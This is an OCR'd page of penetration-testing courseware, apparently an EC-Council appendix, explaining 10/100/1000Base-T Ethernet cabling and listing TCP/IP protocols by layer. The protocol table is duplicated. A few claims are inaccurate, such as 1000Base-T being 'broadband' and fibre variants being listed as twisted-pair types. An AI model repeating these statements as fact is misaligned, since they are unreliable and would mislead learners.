


Figure A.29: CAT 6 Cable

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Cables: 10/100/1000BaseT (UTP Ethernet)

The name 10Base-T has got its name from a twisted pair (T) that contains a baseband (Base) for an Ethernet signal for both sending and receiving pair for transmitting data at a speed of 10 Mbps. The cable contains two insulated twisted pair for transmitting the data with one pair and receiving the data with another. An Ethernet connection method uses twisted pair cables and operates at 10, 100 or 1000 Mbps. BASE denotes that baseband transmission and T stands for twisted pair cabling.

- **10Base-T**

  The Manchester encoding system is used for sending signals over the 10Base-T cables. The 10Base-T pair is developed using an unshielded twisted-pair (UTP), and an Eight-position RJ-45 connector.

  Features:

  - It has a transmission speed of 10 Mbps and a maximum cable length of 100 m
  - It uses 802.3i IEEE standard
  - Cat 3 and Cat 5 are suitable
  - It uses 4 wires (pins 1,2,3,6)

- **100Base-T**

  These are defined in IEEE 802.3u and are used for transmitting data with a speed of 100 Mbps in a shared media. These cables are divided into three distinct categories such as 100Base-T4, 100Base-TX, and 100Base-FX, which are referred to the physical medium for carrying the signals.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Features:

- It has a transmission speed of 100 Mbps
- It uses 802.3u IEEE standard
- Cat 5 is suitable
- It uses 4 wires (pins 1,2,3,6)


- **1000Base-T**


  These cables are used for high speed transmission of signals up to 1000 Mbps in a shared media. The cable consists of four CAT 5 UTP wires for broadband connections. These cables consist of the following types such as 1000Base-SX, 1000Base-LX/LH, 1000Base-ZX, 1000Base-CX, and 1000Base-T

  Features:

  - It has a transmission speed of 1000 Mbps
  - It uses 802.3ab IEEE standard
  - Cat 5e is suitable cable
  - It uses 8 wires (pins 1,2,3,4,5,6,7,8)

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Application Layer	Transport Layer	Internet Layer	Link Layer
DHCP	TCP	IP	FDDI
DNS	UDP	IPv6	Token ring
DNSSEC	SSL	IPsec	WEP
HTTP	TLS	ICMP	WPA
S-HTTP		ARP	WPA2
HTTPS		IGRP	TKIP
FTP		EIGRP	EAP
SFTP			LEAP
TFTP			PEAP
SMTP			CDP
S/MIME			HSRP
PGP			VRRP
Telnet			VTP
SSH			STP
SOAP			
SNMP			
NTP			
RPC			
SMB			
SIP			
RADIUS			
TACACS+			
RIP			
OSPF			

TCP/IP Protocol Suite

This section deals with the TCP/IP model and the related concepts that comes under this model. The packet format and the operation of the protocols such as TCP, UDP, DNS, DHCP, and some other will be discussed in detail.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Following table describes the layer wise protocols in TCP/IP.

Application Layer	Transport Layer	Internet Layer	Link Layer
DHCP	TCP	IP	FDDI
DNS	UDP	IPv6	Token ring
DNSSEC	SSL	IPsec	WEP
HTTP	TLS	ICMP	WPA
S-HTTP		ARP	WPA2
HTTPS		IGRP	TKIP
FTP		EIGRP	EAP
SFTP			LEAP
TFTP			PEAP
SMTP			CDP
S/MIME			HSRP
PGP			VRRP
Telnet			VTP
SSH			STP
SOAP			
SNMP			
NTP			
RPC			
SMB			
SIP			
RADIUS			
TACACS+			
RIP			
OSPF			

Table A.02: TCP/IP Protocol Suite

